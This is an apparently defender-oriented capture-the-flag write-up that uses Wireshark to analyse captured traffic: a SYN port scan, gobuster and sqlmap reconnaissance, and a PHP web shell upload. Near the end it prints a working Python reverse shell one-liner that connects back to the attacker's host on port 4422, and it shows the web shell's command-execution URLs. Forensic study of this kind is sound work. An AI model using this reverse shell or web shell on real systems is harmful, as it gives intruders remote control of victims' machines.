

Network Analysis – Web Shell

Capture the Flag Challenge.

Link: Challenge can be found [here](#).

Overview: In this Forensics challenge – we get a ‘pcap’ file – network traffic data, and the objective is to extract from the pcap information about Web shell attack.

During the challenge – I was presented with various questions and was requested to submit them.

Method:

What is the IP responsible for conducting the port scan activity?

In Wireshark – going to Statistics->Conversations->TCP will reveal that the responsible IP is 10.251.96.4:

Wireshark - Conversations - BTLOPortScan.pcap

Ethernet	IPv4 - 19	IPv6 - 7	TCP - 1284	UDP - 38					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.251.96.4	41675	10.251.96.5	1	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	2	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	3	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	4	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	5	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	6	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	7	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	8	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	9	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	10	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	11	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	12	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	13	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	14	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	15	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	16	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	17	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	18	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	19	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	20	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	21	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	22	3	184	2	124	1	1
172.20.10.5	50355	172.20.10.2	22	728	66 k	411	33 k	317	1
172.20.10.5	50356	172.20.10.2	22	51	11 k	23	2,672	28	1
10.251.96.4	41675	10.251.96.5	23	2	118	1	62	1	1

☐ Name resolution☐ Limit to display filter☐ Absolute start time

Conversation Types

Help

Copy

Follow Stream...

Graph...

Close

What is the port range scanned by the suspicious host?

The same statistics will reveal that the range is 1-1024

Wireshark - Conversations - BTLOPortScan.pcap									
Ethernet	IPv4 - 19	IPv6 - 7	TCP - 1284	UDP - 38					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.251.96.4	41675	10.251.96.5	1	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	2	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	3	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	4	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	5	2	118	1	62	1	1
10.251.96.4	41675	10.251.96.5	6	2	118	1	62	1	1

10.251.96.4	41675	10.251.96.5	1024	2	118	1	62	1
10.251.96.4	41675	10.251.96.5	1023	2	118	1	62	1
10.251.96.4	41675	10.251.96.5	1024	2	118	1	62	1

What is the type of port scan conducted?

The type of port scan constructed is TCP SYN

No.	Time	Source	Destination	Protocol	Length	TCP Segm Info
1358	103.577321836	10.251.96.5	10.251.96.4	TCP	56	0 311 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1359	103.577564942	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 754 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1360	103.577570605	10.251.96.5	10.251.96.4	TCP	56	0 754 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1361	103.577581037	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 90 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1362	103.577583364	10.251.96.5	10.251.96.4	TCP	56	0 90 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1363	103.577589559	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 824 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1364	103.577591217	10.251.96.5	10.251.96.4	TCP	56	0 824 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1365	103.577597798	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 863 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1366	103.577599791	10.251.96.5	10.251.96.4	TCP	56	0 863 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1367	103.577605464	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 752 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1368	103.577607092	10.251.96.5	10.251.96.4	TCP	56	0 752 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1369	103.577613459	10.251.96.4	10.251.96.5	TCP	62	0 41675 → 248 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

It means the attacker sends tcp syn packets to various ports to see if he gets a response from the service running on the port (as part of the 3 way handshake).

Two more tools were used to perform reconnaissance against open ports, what were they?

The method to determine the tool used for the reconnaissance against open port is to observe the field 'user agent' in http request:

http.user_agent						
No.	Time	Source	Destination	Protocol	Length	TCP Segm Info
8172	163.079754977	10.251.96.4	10.251.96.5	HTTP	164	96 GET /Makefile HTTP/1.1
8174	163.079960538	10.251.96.4	10.251.96.5	HTTP	159	91 GET /mal HTTP/1.1
8176	163.080151465	10.251.96.4	10.251.96.5	HTTP	160	92 GET /mall HTTP/1.1
8178	163.080448550	10.251.96.4	10.251.96.5	HTTP	161	93 GET /mambo HTTP/1.1
8180	163.080600413	10.251.96.4	10.251.96.5	HTTP	162	95 GET /mambos HTTP/1.1

[TCP Segment Len: 92]
Sequence Number: 7639 (relative sequence number)
Sequence Number (raw): 261349326
[Next Sequence Number: 7731 (relative sequence number)]
Acknowledgment Number: 57627 (relative ack number)
Acknowledgment number (raw): 929241948
1000 = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 1198
[Calculated window size: 153344]
[Window size scaling factor: 128]
Checksum: 0xdba3 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (92 bytes)
Hypertext Transfer Protocol
GET /mall HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /mall HTTP/1.1\r\n]
Request Method: GET
Request URI: /mall
Request Version: HTTP/1.1
Host: 10.251.96.5\r\n
User-Agent: gobuster/3.0.1\r\n

The first one is gobuster/3.0.1

http.user_agent						
No.	Time	Source	Destination	Protocol	Length	TCP Segm Info
14264	328.928135111	10.251.96.4	10.251.96.5	HTTP	444	376 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14279	328.936245940	10.251.96.4	10.251.96.5	HTTP	418	350 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14283	328.942542073	10.251.96.4	10.251.96.5	HTTP	427	359 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14300	328.951904029	10.251.96.4	10.251.96.5	HTTP	437	369 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14316	328.963060034	10.251.96.4	10.251.96.5	HTTP	431	363 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14325	328.972166911	10.251.96.4	10.251.96.5	HTTP	425	357 POST / HTTP/1.1 (application/x-www-form-urlencoded)
14327	328.972141742	10.251.96.4	10.251.96.5	HTTP	390	321 POST / HTTP/1.1 (application/x-www-form-urlencoded)
[Calculated window size: 64256] [Window size scaling factor: 128] Checksum: 0x186b [unverified] [Checksum Status: Unverified] Urgent Pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [Timestamps] [SEQ/ACK analysis] TCP payload (359 bytes) TCP segment data (359 bytes) [2 Reassembled TCP Segments (669 bytes): #14286(310), #14288(359)]						
Hypertext Transfer Protocol						
POST / HTTP/1.1\r\n						
[Expert Info (Chat/Sequence): POST / HTTP/1.1\r\n] Request Method: POST Request URI: / Request Version: HTTP/1.1 Content-Length: 359\r\n Cache-Control: no-cache\r\n						
User-Agent: sqlmap/1.4.7#stable (http://sqlmap.org)\r\n						

The second one is sqlmap/1.4.7

What is the name of the php file through which the attacker uploaded a web shell?

In order to discover that, I will filter the traffic by http.POST requests, skip the 'sqlmap' requests to the last request

15930	365.580728641	10.251.96.4	10.251.96.5	HTTP	127	59 POST / HTTP/1.1 (application/x-www-form-urlencoded)
15942	365.587723268	10.251.96.4	10.251.96.5	HTTP	121	53 POST / HTTP/1.1 (application/x-www-form-urlencoded)
15954	365.594792454	10.251.96.4	10.251.96.5	HTTP	124	56 POST / HTTP/1.1 (application/x-www-form-urlencoded)
15966	365.602907646	10.251.96.4	10.251.96.5	HTTP	121	53 POST / HTTP/1.1 (application/x-www-form-urlencoded)
15978	365.608163962	10.251.96.4	10.251.96.5	HTTP	124	56 POST / HTTP/1.1 (application/x-www-form-urlencoded)
16102	557.009644045	10.251.96.4	10.251.96.5	HTTP	1087	1019 POST /upload.php HTTP/1.1 (application/x-php)
[SEQ/ACK analysis] TCP payload (1019 bytes)						
Hypertext Transfer Protocol						
POST /upload.php HTTP/1.1\r\n						
[Expert Info (Chat/Sequence): POST /upload.php HTTP/1.1\r\n] Request Method: POST Request URI: /upload.php Request Version: HTTP/1.1 Host: 10.251.96.5\r\n User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n Accept-Language: en-US,en;q=0.5\r\n Accept-Encoding: gzip, deflate\r\n Referer: http://10.251.96.5/editprofile.php\r\n Content-Type: multipart/form-data; boundary=-----172729275513321405741501890950\r\n Content-Length: 482\r\n Connection: keep-alive\r\n Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt\r\n Upgrade-Insecure-Requests: 1\r\n \r\n [Full request URI: http://10.251.96.5/upload.php]						

Here it can be observed the referrer field contains editprofile.php file.

This is the file through which the attacker uploaded a web shell.

What is the name of the web shell that the attacker uploaded?

16121	562.475632157	10.251.96.4	10.251.96.5	HTTP	486	418 GET /uploads/dbfunctions.php HTTP/1.1
16134	568.433006846	10.251.96.4	10.251.96.5	HTTP	455	387 GET /uploads/dbfunctions.php?cmd=id HTTP/1.1
16144	573.571056929	10.251.96.4	10.251.96.5	HTTP	459	391 GET /uploads/dbfunctions.php?cmd=whoami HTTP/1.1
16201	672.982972093	10.251.96.4	10.251.96.5	HTTP	706	638 GET /uploads/dbfunctions.php?cmd=python%20-c%20%27import%20sock...

The web shell name is dbfunctions.php, that can be observed in the get requests packet that contains the web shell parameters.

What is the parameter used in the web shell for executing commands?


The image above indicates that the parameter is 'cmd'.

What is the first command executed by the attacker?

The image above indicates that the first command executed by the attacker is 'id'

What is the type of shell connection the attacker obtains through command execution?

Lets examine packet 16201 (in the image above) content:



After some code cleanup and beautification:

```
1 import socket, subprocess, os;
2 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
3 s.connect(("10.251.96.4", 4422));
4 os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2)
5 os.dup2(s.fileno(), 1);
6 os.dup2(s.fileno(), 2);
7 p=subprocess.call(["/bin/sh", "-i"]);
8
```

Basically, what it does – it makes the victim connect to the attacker, then utilize the shell for the attacker to run commands on the victim machine. Such an attack when the victim connects to the attacker in order to utilize the victims' shell is called reverse shell, so the shell connection attack is reverse shell.

What is the port he uses for the shell connection?

4422 – you can see on the script above that the victims seek to connect to attacker's port 4422.

Conclusions: Nice challenge for understanding the basic of port scans from the defender side.